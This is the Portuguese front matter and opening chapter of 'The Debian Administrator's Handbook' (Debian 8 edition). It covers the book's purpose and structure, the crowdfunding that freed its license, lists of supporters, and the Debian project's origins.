O Linux foi ganhando força nos últimos anos, e sua popularidade crescente leva mais e mais usuários a dar o salto. O primeiro passo nesse caminho é escolher uma distribuição. Esta é uma decisão importante, porque cada distribuição tem suas próprias peculiaridades, e os futuros custos de migração podem ser evitados se a escolha certa é feita desde o início.

DE VOLTA AO BÁSICO
**distribuição Linux,
kernel Linux**

Estritamente falando, Linux é apenas um núcleo (ou kernel), a parte essencial do software que fica entre o hardware e as aplicações.

Uma "distribuição Linux" é um sistema operacional completo, que normalmente inclui o kernel do Linux, um programa de instalação e, o mais importante, aplicativos e outros softwares necessários para transformar um computador em uma ferramenta realmente útil.

O Debian GNU/Linux é uma distribuição Linux "genérica" que serve à maioria dos usuários. O propósito deste livro é mostrar seus muitos aspectos para que você possa tomar uma decisão fundamentada ao escolher.

Por que este Livro?

CULTURA
Distribuições Comerciais

Most Linux distributions are backed by a for-profit company that develops them and sells them under some kind of commercial scheme. Examples include *Ubuntu*, mainly developed by *Canonical Ltd.*; *Red Hat Enterprise Linux*, by *Red Hat*; and *Suse Linux*, maintained and made commercially available by *Novell*.

No outro extremo do espectro encontram-se nomes como o *Debian* e a *Apache Software Foundation* (que hospeda o desenvolvimento para o servidor web *Apache*). O *Debian* é, acima de tudo, um projeto no mundo do Software Livre, implementado por voluntários que trabalham em conjunto através da Internet. Embora alguns deles trabalhem no *Debian* como parte de seus trabalhos remunerados em várias empresas, o projeto como um todo não é vinculado a nenhuma empresa em particular, nem deixa que uma única empresa tenha muito mais voz nos negócios do projeto que os contribuidores puramente voluntários tenham.

Linux has gathered a fair amount of media coverage over the years; it mostly benefits the distributions supported by a real marketing department — in other words, company-backed distributions (*Ubuntu*, *Red Hat*, *SUSE*, and so on). But *Debian* is far from being a marginal distribution;

multiple studies have shown over the years that it is widely used both on servers and on desktops. This is particularly true among webservers where Debian is the leading Linux distribution.

- ➡ <http://www.heise.de/open/artikel/Eingesetzte-Produkte-224518.html>
- ➡ http://w3techs.com/blog/entry/debian_ubuntu_extend_the_dominance_in_the_linux_web_server_market_at_the_expense_of_red_hat_centos

O propósito deste livro é ajudar você a descobrir esta distribuição. Nós esperamos compartilhar a experiência que tivemos desde 1998 (Rafaël) e 2000 (Roland) quando nos juntamos ao projeto como desenvolvedores e colaboradores. Com alguma sorte, nosso entusiasmo vai ser comunicativo, e talvez você se junte a nós em algum momento...

A primeira edição deste livro (de 2004) serviu para preencher uma lacuna: era o primeiro livro de língua francesa focado exclusivamente no Debian. Naquele tempo, muitos outros livros foram escritos sobre o tema para os leitores de francês e inglês. Infelizmente quase nenhum deles foi atualizado, e ao longo do tempo a situação foi piorando até o momento em que temos uns poucos bons livros sobre Debian. Nós esperamos que este livro, que iniciou uma nova vida com sua tradução para o inglês (e com várias traduções do inglês para outras línguas), preencha a lacuna e ajude muitos usuários.

Para quem é este Livro?

Tentamos fazer com que este livro fosse útil para muitas categorias de leitores. Primeiro, os administradores de sistemas (novatos e experientes) encontrarão explicações sobre a instalação e implementação do Debian em muitos computadores. Eles também terão uma idéia da maioria dos serviços disponíveis no Debian, juntamente com instruções de configuração correspondentes e uma descrição das especificidades provenientes da distribuição. Compreender os mecanismos envolvidos no desenvolvimento do Debian irá capacitá-los a lidar com problemas imprevistos, sabendo que podem sempre encontrar ajuda dentro da comunidade.

Os usuários de outra distribuição Linux, ou de outra variante Unix, descobrirão as especificidades do Debian, e deverão estar operacionais muito rapidamente enquanto se beneficiam plenamente das vantagens únicas desta distribuição.

Finalmente, os leitores que já têm algum conhecimento do Debian e querem saber mais sobre a comunidade por trás dele devem ver suas expectativas satisfeitas. Este livro deve deixá-los muito mais próximos de se juntar a nós, como colaboradores.

Abordagem Geral

Toda a documentação genérica que você possa encontrar sobre GNU/Linux também se aplica ao Debian, já que o Debian inclui os softwares livres mais comuns. No entanto, a distribuição traz muitas melhorias, razão pela qual optou-se primeiramente por descrever o "modo do Debian" de fazer as coisas.

É interessante seguir as recomendações do Debian, mas é ainda melhor compreender a sua lógica. Portanto, não nos restringiremos a explicações práticas apenas; também vamos descrever o funcionamento do projeto, de modo a proporcionar-lhe um conhecimento abrangente e consistente.

Estrutura do Livro

Este livro tem suas origens na série "Guia do Administrador" da editora francesa Eyrolles, e mantém a mesma abordagem de resoluções em torno de um estudo de caso fornecendo apoio e ilustração para todos os tópicos tratados.

Página Web, email dos autores

Este livro tem o seu próprio site, que hospeda elementos que podem torná-lo mais útil. Em particular, inclui uma versão online do livro com links clicáveis, e possíveis erratas. Sinta-se a vontade para navegar nele e deixar-nos um comentário. Teremos o maior prazer de ler seus comentários ou mensagens de apoio. Pode enviar por e-mail para hertzog@debian.org(Raphaël) e lolando@debian.org(Roland).

► <http://debian-handbook.info/>

O **Capítulo 1** se concentra em uma apresentação não-técnica do projeto Debian e descreve seus objetivos e organização. Estes aspectos são importantes porque definem um quadro geral que irá completar outros capítulos com informações mais concretas.

Os **Capítulos 2 e 3** fornecem uma descrição geral do estudo de caso. Neste ponto, os leitores iniciantes podem reservar um tempo para ler o **apêndice B**, onde encontrarão um curso rápido de nivelamento, explicando uma série de noções básicas de computação, bem como conceitos inerentes à qualquer sistema Unix.

Para começar com o nosso assunto real, vamos naturalmente começar com o processo de instalação (**capítulo 4**); os **capítulos 5 e 6** vão apresentar ferramentas básicas que qualquer administrador Debian vai usar, como os da família **APT**, que é largamente responsável pela excelente reputação da distribuição. Estes capítulos não estão de forma alguma reservados a profissionais, já que todo mundo é seu próprio administrador em casa.

O **Capítulo 7** será um parênteses importante, que descreve os fluxos de trabalho para uso eficiente da documentação e atingir rapidamente uma compreensão dos problemas, a fim de resolvê-los.

Os próximos capítulos serão uma visita mais detalhada ao sistema, começando com infraestrutura básica e serviços (**capítulos 8 a 10**) e subindo progressivamente na pilha, até chegar nas aplicações de usuários no **capítulo 13**. O **Capítulo 12** lida com assuntos mais avançados que tratam mais diretamente com preocupações dos administradores de grandes conjuntos de computadores (incluindo servidores), enquanto o **capítulo 14** é uma breve introdução para a questão mais ampla de segurança de computadores e dá algumas chaves para evitar a maioria dos problemas.

O **Capítulo 15** é para os administradores que querem ir além e criar seus próprios pacotes Debian.

VOCABULÁRIO**pacote Debian**

Um pacote Debian é um arquivo contendo todos os arquivos necessários para instalar um dado software. É geralmente um arquivo com uma extensão .deb, e pode ser manuseado com o comando `dpkg`. Também chamado de *pacote binário*, ele contém arquivos que podem ser utilizados diretamente (como programas ou documentação). Por outro lado, um *pacote fonte* contém o código-fonte do software e as instruções necessárias para a construção do pacote binário.

Esta versão já é a sétima versão do livro (contando as primeiras quatro que estavam disponíveis apenas em francês). Essa edição cobre a versão 8 do Debian, de nome *Jessie*. Entre outras mudanças, o Debian agora tem suporte a duas novas arquiteturas — *arm64* para processadores ARM 64-bit, e *ppc64el* para processadores PowerPC little-endian 64-bit (desenvolvido pela IBM e licenciado para vários fabricantes através da fundação OpenPOWER). Por outro lado, algumas arquiteturas foram descontinuadas (*sparc*, *ia64*) devido à falta de voluntários para manter o desenvolvimento ativo (o que pode ser explicado pelo fato de o hardware associado estar ficando antigo, e assim, menos interessante de ser trabalhado). Algumas arquiteturas ainda estão disponíveis (na distribuição *Instável*) mas ainda não obtiveram seu selo *pronto-para-lançamento*: *hurd-i386*, *kfreebsd-i386*, *kfreebsd-amd64*. Todos os pacotes inclusos foram, obviamente, atualizados, incluindo o desktop GNOME, que está agora em sua versão 3.14. O mais interessante é que existem duas novas alternativas desktops que estão disponíveis: *Cinnamon*³ (derivado do Shell do GNOME criado pelo e para o LinuxMint) e *MATE*⁴ (continuação do desktop GNOME 2.x).

Nós adicionamos algumas notas e observações nas barras laterais. Elas têm vários papéis: elas podem chamar a atenção para um ponto difícil, completar uma noção do estudo de caso, definir alguns termos, ou servir como lembretes. Aqui está uma lista das mais comuns destas barras laterais:

- DE VOLTA AO BÁSICO: um lembrete de alguma informação que supostamente é conhecida;
- VOCABULÁRIO: define um termo técnico, às vezes específico Debian;
- COMUNIDADE: destaca pessoas importantes ou funções dentro do projeto;
- POLÍTICA: uma regra ou recomendação da Política do Debian. Este documento é essencial dentro do projeto e descreve como empacotar software. As partes da política destacadas neste livro trazem benefícios diretos para os usuários (por exemplo, saber que a política padroniza a localização da documentação e exemplos torna fácil encontrá-los, mesmo em um novo pacote).
- FERRAMENTA: apresenta uma ferramenta ou serviço relevante;
- NA PRÁTICA: teoria e prática nem sempre coincidem; essas barras laterais contêm conselhos resultantes da nossa experiência. Eles também podem dar exemplos detalhados e concretos;
- outras barras laterais mais ou menos frequentes são bastante explícitas: CULTURA, DICA, CUIDADO, INDO ALÉM, SEGURANÇA, e assim por diante.

³<http://cinnamon.linuxmint.com/>

⁴<http://mate-desktop.org/>

Agradecimentos

Um pouco de História

Em 2003, Nat Makarévitch contatou Raphaël porque queria publicar um livro sobre Debian na coleção *Cahier de l'Admin* (Manual de Administração) que ele estava gerenciando para a Eyrolles, uma importante editora francesa de livros técnicos. Raphaël imediatamente aceitou escrevê-lo. A primeira edição saiu no dia 14 de outubro de 2004 e foi um enorme sucesso - esgotou em cerca de quatro meses.

Desde então, lançamos 6 outras edições do livro francês, um para cada nova versão do Debian. Roland, que começou a trabalhar no livro como um revisor, se tornou gradativamente seu co-autor.

Enquanto nós obviamente estávamos satisfeitos com o sucesso do livro, sempre esperávamos que a Eyrolles convencesse uma editora internacional a traduzi-lo para o inglês. Recebemos muitos comentários explicando como o livro ajudou as pessoas a começar a usar o Debian, e estávamos interessados em ter o livro beneficiando mais pessoas da mesma maneira.

Infelizmente, nenhuma editora de língua inglesa que nós contatamos estava disposta a correr o risco de traduzir e publicar o livro. Não nos intimidamos com este pequeno contratempo, e decidimos negociar com o nosso editor francês Eyrolles para recuperar os direitos necessários para traduzir o livro em Inglês e publicá-lo nós mesmos. Graças a uma campanha de financiamento colaborativo bem sucedida, trabalhamos na tradução entre dezembro de 2011 e maio de 2012. O "Manual de Administração do Debian" nasceu e foi publicado sob uma licença de software livre!

Mesmo vencida esta importante etapa, sabíamos que a história só terminaria depois que o livro em francês fosse considerado uma tradução oficial do livro em Inglês. Isso não era possível na época porque o livro em francês ainda era distribuído comercialmente sob uma licença não-livre pela Eyrolles.

Em 2013, o lançamento do Debian 7 nos deu uma boa oportunidade para discutir um novo contrato com a Eyrolles. Nós os convencemos de que uma licença mais alinhada com os valores do Debian poderia contribuir para o sucesso do livro. Isso não foi algo fácil de fazer, e nós concordamos em fazer outra campanha de financiamento colaborativo para cobrir alguns dos custos e reduzir os riscos envolvidos. A operação foi novamente um grande sucesso e em julho de 2013 adicionamos uma tradução francesa ao Manual do Administrador do Debian.

O nascimento do livro em inglês

Estamos de volta em 2011 e só temos os direitos necessários para fazer uma tradução em Inglês do nosso livro em francês. Estamos procurando maneiras de fazer isso acontecer.

Traduzir um livro de 450 páginas é um esforço considerável que requer vários meses de trabalho. Trabalhadores autônomos como nós têm que garantir uma renda mínima para mobilizar o tempo necessário para completar o projeto. Assim, montamos uma campanha de financiamento coletivo no Ulule e pedimos às pessoas o dinheiro para o projeto.

⇒ <http://www.ulule.com/debian-handbook/>

A campanha teve dois objetivos: alcançar €15.000 para a tradução e completar um fundo de €25.000 para liberar o livro publicado sob uma licença livre - ou seja, uma licença que segue totalmente as Diretrizes de Software Livre do Debian (DFSG).

Quando a campanha no Ulule terminou, o primeiro objetivo foi alcançado com €24.345 levantado. O fundo de liberação não foi completo, no entanto, com apenas €14.935 levantado. Como anunciado inicialmente, a campanha de liberação continuou independentemente do Ulule no portal oficial do livro.

Enquanto estávamos ocupados traduzindo o livro, as doações para a liberação continuaram chegando... E em abril de 2012, o fundo de liberação foi completado. Você pode, assim, se beneficiar deste livro sob os termos da licença livre.

Gostaríamos de agradecer a todos que contribuíram para estas campanhas de arrecadação de fundos, seja assegurando algum dinheiro ou espalhando a notícia. Nós não poderíamos ter feito isso sem vocês.

Empresas e Organizações de apoio

Tivemos o prazer de obter contribuições significativas de muitas empresas e organizações amigas do Software Livre. Obrigado a [Code Lutin⁵](#), [École ouverte francófona⁶](#), [Evolix⁷](#), [Fantini Bakery⁸](#), [FSF France⁹](#), [Offensive Security¹⁰](#) (a empresa por trás do [Kali Linux¹¹](#)), [Opensides¹²](#), [Proxmox Server Solutions GmbH¹³](#), [SSIELL](#) (Société Solidaire d'Informatique En Logiciels Libres) e [Syminet¹⁴](#).

Também gostaríamos de agradecer a [OMG! Ubuntu¹⁵](#) e [April¹⁶](#) por sua ajuda em promover a operação.

Apoiadores individuais

Com mais de 650 apoiadores na captação de recursos iniciais, e várias centenas mais na campanha de liberação contínua, é graças a pessoas como você que este projeto foi possível. Obrigado!

Nós queremos enviar nossos agradecimentos especiais a todos aqueles que contribuíram com pelo menos €35 (algumas vezes muito mais!) para o fundo de liberação. Nós estamos contentes

⁵ <http://www.codelutin.com>

⁶ <http://eof.eu.org>

⁷ <http://www.evolix.fr>

⁸ <http://www.fantinibakery.com>

⁹ <http://fsffrance.org>

¹⁰ <http://www.offensive-security.com>

¹¹ <http://www.kali.org>

¹² <http://www.opensides.be>

¹³ <http://www.proxmox.com>

¹⁴ <http://www.syminet.com>

¹⁵ <http://www.omgubuntu.co.uk>

¹⁶ <http://www.april.org>

que existam tantas pessoas que compartilham nossos valores de liberdade e ainda reconhecem que nós merecíamos uma compensação pelo trabalho que dedicamos neste projeto.

Então obrigado a: Alain Coron, Alain Thabaud, Alan Milnes, Alastair Sherringham, Alban Dumerain, Alessio Spadaro, Alex King, Alexandre Dupas, Ambrose Andrews, Andre Klärner, Andreas Olsson, Andrej Ricnik, Andrew Alderwick, Anselm Lingnau, Antoine Emerit, Armin F. Gnosa, Avétis Kazarian, Bdale Garbee, Benoit Barthelet, Bernard Zijlstra, Carles Guadall Blancafort, Carlos Horowicz — Planisys S.A., Charles Brisset, Charlie Orford, Chris Sykes, Christian Bayle, Christian Leutloff, Christian Maier, Christian Perrier, Christophe Drevet, Christophe Schockaert (R3vLibre), Christopher Allan Webber, Colin Ameigh, Damien Dubédat, Dan Pettersson, Dave Lozier, David Bercot, David James, David Schmitt, David Tran Quang Ty, Elizabeth Young, Fabian Rodriguez, Ferenc Kiraly, Frédéric Perrenot — Intelligence Service 001, Fumihito Yoshida, Gian-Maria Daffré, Gilles Meier, Giorgio Cittadini, Héctor Orón Martínez, Henry, Herbert Kaminski, Hideki Yamane, Hoffmann Information Services GmbH, Holger Burkhardt, Horia Ardelean, Ivo Ugrina, Jan Dittberner, Jim Salter, Johannes Obermüller, Jonas Bofjäll, Jordi Fernandez Moledo, Jorg Willekens, Joshua, Kastrolis Imanta, Keisuke Nakao, Kévin Audebrand, Korbinian Preisler, Kristian Tizzard, Laurent Bruguière, Laurent Hamel, Leurent Sylvain, Loïc Revest, Luca Scarabello, Lukas Bai, Marc Singer, Marcelo Nicolas Manso, Marilyne et Thomas, Mark Janssen — Sig-I/O Automatisering, Mark Sheppard, Mark Symonds, Mathias Bocquet, Matteo Fulgheri, Michael Schaffner, Michele Baldessari, Mike Chaberski, Mike Linksvayer, Minh Ha Duong, Moreau Frédéric, Morphium, Nathael Pajani, Nathan Paul Simons, Nicholas Davidson, Nicola Chiapolini, Ole-Morten, Olivier Mondoloni, Paolo Innocenti, Pascal Cuoq, Patrick Camelin, Per Carlson, Philip Bolting, Philippe Gauthier, Philippe Teuwen, PJ King, Praveen Arimbrathodiyil (j4v4m4n), Ralf Zimmermann, Ray McCarthy, Rich, Rikard Westman, Robert Kosch, Sander Scheepens, Sébastien Picard, Stappers, Stavros Giannouris, Steve-David Marguet, T. Gerigk, Tanguy Ortolo, Thomas Hochstein, Thomas Müller, Thomas Pierson, Tigran Zakyan, Tobias Gruetzmacher, Tournier Simon, Trans-IP Internet Services, Viktor Ekmark, Vincent Demeester, Vincent van Adrihem, Volker Schlecht, Werner Kuballa, Xavier Neys e Yazid Cassam Sulliman.

A liberação do livro em francês

Após a publicação do livro em inglês sob uma licença de software livre, nós estávamos em uma situação estranha com um livro livre, que é uma tradução de um livro de não livre (uma vez que ainda foi distribuído comercialmente sob uma licença não-livre pela Eyrolles).

Nós sabíamos que éramos nós que precisávamos convencer a Eyrolles que uma licença livre contribuiria para o sucesso do livro. A oportunidade veio até nós em 2013, quando tivemos de discutir um novo contrato para atualizar o livro para o Debian 7. Como normalmente liberar um livro com uma licença livre tem um impacto significativo em suas vendas, nós nos comprometemos em organizar uma campanha de financiamento colaborativo para compensar alguns dos riscos envolvidos e contribuir para as despesas de publicação de uma nova edição. A campanha foi novamente hospedada na Ulule:

➡ <http://www.ulule.com/liberation-cahier-admin-debian/>

O objetivo era €15.000,00 em 30 dias. Foi preciso menos de uma semana para alcançar isso, e no final obtivemos uma incrível cifra de €25.518,00 dos 721 apoiadores.

Tivemos contribuições significativas de companhias e organizações amigas do software livre. Gostaríamos de agradecer ao website [LinuxFr.org](http://linuxfr.org)¹⁷, [Korben](http://korben.info)¹⁸, [Addventure](http://www.addventure.fr)¹⁹, [Eco-Cystèmes](http://www.eco-cystemes.com/)²⁰, [ELOL SARL](http://elol.fr)²¹, e [Linuvers](http://www.linuvers.com)²². Muito obrigado a LinuxFr e Korben, quem nos ajudaram de forma considerável a difundir a notícia.

A operação foi um enorme sucesso porque centenas de pessoas compartilham os nossos valores de liberdade e colocaram seu dinheiro para nos apoiar! Obrigado por isso.

Um agradecimento especial para aqueles que optaram por dar 25 € mais do que o valor de sua recompensa. Sua fé neste projeto é muito apreciada. Obrigado a Adrien Guionie, Adrien Ollier, Adrien Roger, Agileo Automation, Alban Duval, Alex Viala, Alexandre Dupas, Alexandre Roman, Alexis Bienvenüe, Anthony Renoux, Aurélien Beaujean, Baptiste Darthenay, Basile Deplante, Benjamin Cama, Benjamin Guillaume, Benoit Duchene, Benoît Sibaud, Bornet, Brett Ellis, Brice Sevat, Bruno Le Goff, Bruno Marmier, Cédric Briner, Cédric Charlet, Cédrik Bernard, Celia Redondo, Cengiz Ünlü, Charles Flèche, Christian Bayle, Christophe Antoine, Christophe Bliard, Christophe Carré, Christophe De Saint Leger, Christophe Perrot, Christophe Robert, Christophe Schockaert, Damien Escoffier, David Dellier, David Trolle, Davy Hubert, Decio Valeri, Denis Marcq, Denis Soriano, Didier Héraux, Dirk Linnerkamp, Edouard Postel, Eric Coquard, Eric Lemesre, Eric Parthuisot, Eric Vernichon, Érik Le Blanc, Fabian Culot, Fabien Givors, Florent Bories, Florent Machen, Florestan Fournier, Florian Dumas, François Ducrocq, Francois Lepoittevin, François-Régis Vuillemin, Frédéric Boiteux, Frédéric Guélen, Frédéric Keigler, Frédéric Liertart, Gabriel Moreau, Gian-Maria Daffré, Grégory Lèche, Grégory Valentin, Guillaume Boulaton, Guillaume Chevillot, Guillaume Delvit, Guillaume Michon, Hervé Guimbretiere, Iván Alemán, Jacques Bompas, Jannine Koch, Jean-Baptiste Roulier, Jean-Christophe Becquet, Jean-François Bilger, Jean-Michel Grare, Jean-Sébastien Lebacq, Jérôme Ballot, Jerome Pellois, Johan Roussel, Jonathan Gallon, Joris Dedieu, Julien Gilles, Julien Groselle, Kevin Messer, Laurent Espitallier, Laurent Fuentes, Le Goût Du Libre, Ludovic Poux, Marc Gasnot, Marc Verprat, Marc-Henri Primault, Martin Bourdoiseau, Mathieu Chapounet, Mathieu Emering, Matthieu Joly, Melvyn Leroy, Michel Casabona, Michel Kapel, Mickael Tonneau, Mikaël Marcaud, Nicolas Bertaina, Nicolas Bonnet, Nicolas Dandrimont, Nicolas Dick, Nicolas Hicher, Nicolas Karolak, Nicolas Schont, Olivier Gosset, Olivier Langella, Patrick Francelle, Patrick Nomblot, Philippe Gaillard, Philippe Le Naour, Philippe Martin, Philippe Moniez, Philippe Teuwen, Pierre Brun, Pierre Gambarotto, Pierre-Dominique Perrier, Quentin Fait, Raphaël Enrici — Root 42, Rémi Vanicat, Rhydwen Volksik, RyXéo SARL, Samuel Boulier, Sandrine D'hooge, Sébasiten Piguet, Sébastien Bollingh, Sébastien Kalt, Sébastien Lardiére, Sébastien Poher, Sébastien Prosper, Sébastien Raison, Simon Folco, Société Téicée, Stéphane Leibovitsch, Stéphane Paillet, Steve-David Marguet, Sylvain Desveaux, Tamatoa Davio, Thibault Taillandier, Thibaut Girka, Thibaut Poullain, Thierry Jaouen, Thomas

¹⁷ <http://linuxfr.org>

¹⁸ <http://korben.info>

¹⁹ <http://www.addventure.fr>

²⁰ <http://www.eco-cystemes.com/>

²¹ <http://elol.fr>

²² <http://www.linuvers.com>

Etcheverria, Thomas Vidal, Thomas Vincent, Vincent Avez, Vincent Merlet, Xavier Alt, Xavier Bensemhoun, Xavier Devlamynck, Xavier Guillot, Xavier Jacquelin, Xavier Neys, Yannick Britis, Yannick Guérin, e Yves Martin.

Um Especial Agradecimento aos Colaboradores

Este livro não seria o que é sem as contribuições de várias pessoas que desempenharam um importante papel durante a fase de tradução e além. Gostaríamos de agradecer a Marilyne Brun, que nos ajudou a traduzir o capítulo de amostra e que trabalhou conosco para definir algumas regras de tradução comuns. Ela também revisou vários capítulos que estavam precisando desesperadamente de trabalho suplementar. Obrigado a Anthony Baldwin (da Baldwin Linguas), que traduziu vários capítulos para nós.

Contamos com a ajuda generosa dos revisores: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens, e Tom Syroid. Cada um deles revisou muitos capítulos. Muito obrigado!

Então, uma vez que a versão em Inglês foi liberada, é claro que tivemos muitos comentários, sugestões e correções dos leitores, e mais ainda das muitas equipes que se comprometeram a traduzir este livro para outros idiomas. Obrigado!

Gostaríamos também de agradecer aos leitores do livro francês, que nos forneceram algumas citações interessantes para confirmar que o livro era realmente digno de ser traduzido: obrigado Christian Perrier, David Bercot, Étienne Liéart, e Gilles Roussi. Stefano Zacchiroli - que era o Líder do Projeto Debian durante a campanha de financiamento coletivo - também merece um grande obrigado, ele gentilmente aprovou o projeto com uma citação explicando que livros livres eram mais do que necessários.

Se você tiver o prazer de ler estas linhas num exemplar de bolso do livro, então você deve se juntar a nós para agradecer a Benoît Guillon, Jean-Côme Charpentier, e Sébastien Mengin que trabalharam no projeto interno do livro. Benoît é o autor principal do `dblatex`²³ - a ferramenta que usamos para converter o DocBook em LaTeX (e em PDF). Sébastien é o designer que criou este bom layout do livro e Jean-Côme é o especialista em LaTeX que implementou ele como uma folha de estilo utilizável com dblatex. Obrigado rapazes por todo o trabalho duro!

Finalmente, obrigado a Thierry Stempfel pelas belas figuras inseridas em cada capítulo, e obrigado a Doru Patrascu pela bela capa do livro.

Obrigado Tradutores

Uma vez que o livro se tornou livre, muitos voluntários se ocuparam em traduzí-lo para inúmeros idiomas, tais como Árabe, Português Brasileiro, Alemão, Italiano, Espanhol, etc. Veja a lista completa de traduções no site web do livro: <http://debian-handbook.info/get/#other>

Nós gostaríamos de agradecer a todos os tradutores e revisores. O seu trabalho é muito apreciado porque ele leva o Debian para milhões de pessoas que não podem ler em inglês.

²³ <http://dblatex.sourceforge.net>

Agradecimentos pessoais de Raphaël

Primeiro, eu gostaria de agradecer a Nat Makarévitch, que me ofereceu a possibilidade de escrever este livro e que forneceu uma orientação muito forte durante o ano que levou para fazê-lo. Obrigado também à boa equipe da Eyrolles, e Muriel Shan Sei Fan em particular. Ela foi muito paciente comigo e eu aprendi muito com ela.

O período das campanhas na Ulule exigiu muito de mim, mas eu gostaria de agradecer a todos que ajudaram a torná-la um sucesso, e em particular à equipe da Ulule que respondeu muito rapidamente aos meus pedidos. Obrigado também a todos que promoveram as operações. Eu não tenho qualquer lista exaustiva (e se eu tivesse seria provavelmente muito longa), mas eu gostaria de agradecer a algumas pessoas que estavam em contato comigo: Joey-Elias Sneddon e Benjamin Humphrey da OMG! Ubuntu, Florent Zara da LinuxFr.org, Manu da Korben.info, Frédéric Couchet da April.org, Jake Edge da Linux Weekly News, Clement Lefebvre do Linux Mint, Ladislav Bodnar do Distrowatch, Steve Kemp do Debian-Administration.org, Christian Pfeiffer Jensen do Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin do Gandi.net, Matthew Bloch do Bytemark.co.uk, a equipe da Divergence FM, Rikki Kite da Linux New Media, Jono Bacon, a equipe de marketing da Eyrolles, e muitos outros que esqueci (me desculpem por isto).

Gostaria de enviar um agradecimento especial a Roland Mas, meu co-autor. Temos tido a colaboração neste livro desde o início e ela sempre esteve à altura do desafio. E devo dizer que a conclusão do Manual do Administrador Debian foi muito trabalhosa...

Por último mas não menos importante, agradeço à minha esposa, Sophie. Ela deu muito apoio ao meu trabalho neste livro e para o Debian em geral. Houve muitos dias (e noites), quando eu a deixei sozinha com nossos 2 filhos para fazer algum progresso no livro. Eu sou grato pelo seu apoio e sei quanta sorte eu tenho por tê-la.

Agradecimentos pessoais de Roland

Bem, Raphaël já antecipou a maior parte dos agradecimentos "externos". Eu vou enfatizar o meu agradecimento pessoal para o pessoal da Eyrolles, com quem a colaboração tem sido sempre agradável e tranquila. Esperamos que os resultados de seus excelentes conselhos não se percam na tradução.

Eu estou extremamente grato a Raphaël por assumir a parte administrativa desta edição em inglês. De organizar a campanha de financiamento para os últimos detalhes do leiaute do livro, produzindo um livro traduzido é muito mais do que apenas traduzir e revisar, e Raphaël fez (ou delegou e supervisionou) tudo. Então, obrigado.

Obrigado também a todos aqueles que mais ou menos diretamente contribuíram para este livro, fornecendo esclarecimentos ou explicações, ou conselhos de tradução. Eles são muitos para mencionar, mas a maioria deles podem ser encontrados em vários canais de IRC #debian-*.

Há, naturalmente, alguma sobreposição com o conjunto anterior de pessoas, mas agradecimentos específicos ainda valem para as pessoas que realmente fazem o Debian. Muito deste livro não existiria sem eles, e eu ainda estou admirado com o que o projeto Debian como um todo

produz e disponibiliza para qualquer pessoa.

Mais agradecimentos pessoais vão para os meus amigos e clientes, por sua compreensão quando eu estava menos responsivo, pois estava trabalhando neste livro, e também pelo seu apoio constante, incentivo e orientação. Você sabe quem você é; obrigado.

E, finalmente, estou certo de que ficariam surpresos ao ser mencionado aqui, mas gostaria de estender minha gratidão a Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson, e, claro, o falecido Douglas Adams. As incontáveis horas que passei desfrutando seus livros são diretamente responsáveis por eu ser capaz de fazer parte na tradução de um e logo escrever novas partes.

**Objetivo
Significado
Funcionamento
Voluntário**



1

O Projeto Debian

O que é Debian? 2	Os Documentos da fundação 5	O Funcionamento interno do Projeto Debian 9
Siga as notícias do Debian 21	O Papel das Distribuições 23	Ciclo de vida de um Lançamento 24

Antes de nos aprofundar na tecnologia, vamos olhar o que o Projeto Debian é, seus objetivos, seus significados, e seu funcionamento.

1.1. O que é Debian?

CULTURA

Origem do nome Debian

Não procure mais: Debian não é um acrônimo. Este nome é, na realidade, uma contração de dois nomes: o de Ian Murdock, e sua namorada na época, Debra. Debra + Ian = Debian.

Debian é uma distribuição GNU/Linux. Nós iremos discutir o que é uma distribuição em mais detalhes em Seção 1.5, “[O Papel das Distribuições](#)” [23], mas por enquanto, vamos simplesmente dizer que é um sistema operacional completo, incluindo software e sistemas para instalação e gestão, todos baseados no kernel Linux e softwares livres (especialmente os do projeto GNU).

Quando ele criou o Debian, em 1993, sob a liderança da FSF, Ian Murdock teve objetivos claros, que ele expressa no *Manifesto Debian*. O sistema operacional livre que buscava teria que ter duas características principais. Primeiro, a qualidade: o Debian seria desenvolvido com o maior cuidado, para ser digno do kernel Linux. Também seria uma distribuição não-comercial, acreditável suficientemente para competir com as principais distribuições comerciais. Esta ambição dupla seria, em seus olhos, alcançada somente através da abertura do processo de desenvolvimento do Debian assim como a do Linux e o projeto GNU. Assim, a avaliação pelos pares continuamente melhora o produto.

CULTURA

GNU, O projeto da FSF

O projeto GNU é um conjunto de softwares livres desenvolvidos, ou patrocinados, pela Free Software Foundation (FSF), originada por seu célebre líder, Dr. Richard M. Stallman. GNU é um acrônimo recursivo, da citação ”GNU não é Unix”.

CULTURA

Richard Stallman

Fundador da FSF e autor da licença GPL, Richard M. Stallman (frequentemente referido por suas iniciais, RMS) é um líder carismático do movimento Software Livre. Devido a suas posições inflexíveis, ele não é admirado na unanimidade, mas suas contribuições não técnicas para o Software Livre (em particular no nível jurídico e filosófico) são respeitadas por todos.

1.1.1. Um Sistema Operacional Multi-Plataforma

COMUNIDADE

A jornada de Ian Murdock

Ian Murdock, fundador do projeto Debian, foi o seu primeiro líder, de 1993 a 1996. Depois de passar o bastão para Bruce Perens, Ian teve um papel menos público. Ele voltou a trabalhar por trás dos bastidores da comunidade de software livre, criando a empresa Progeny, com a intenção de comercializar uma distribuição derivada do Debian. Este empreendimento foi, infelizmente, um fracasso comercial e seu desenvolvimento foi abandonado. A empresa, após alguns anos sobrevivendo apenas como prestador de serviços, finalmente pediu concordata em abril de 2007. Dos vários projetos iniciadas pela Progeny, apenas o *discover* ainda permanece. É uma ferramenta de detecção automática de hardware.

O Debian, permanecendo fiel aos seus princípios iniciais, teve tanto sucesso que, hoje, alcançou um tremendo tamanho. As 12 arquiteturas oferecidas cobrem 10 arquiteturas de hardware e 2 kernels (Linux e FreeBSD, embora os portes com base no FreeBSD não sejam parte do conjunto de arquiteturas oficialmente suportadas). Além disso, com mais de 21.000 pacotes fonte, os softwares disponíveis podem satisfazer praticamente qualquer necessidade que alguém possa ter, seja em casa ou na empresa.

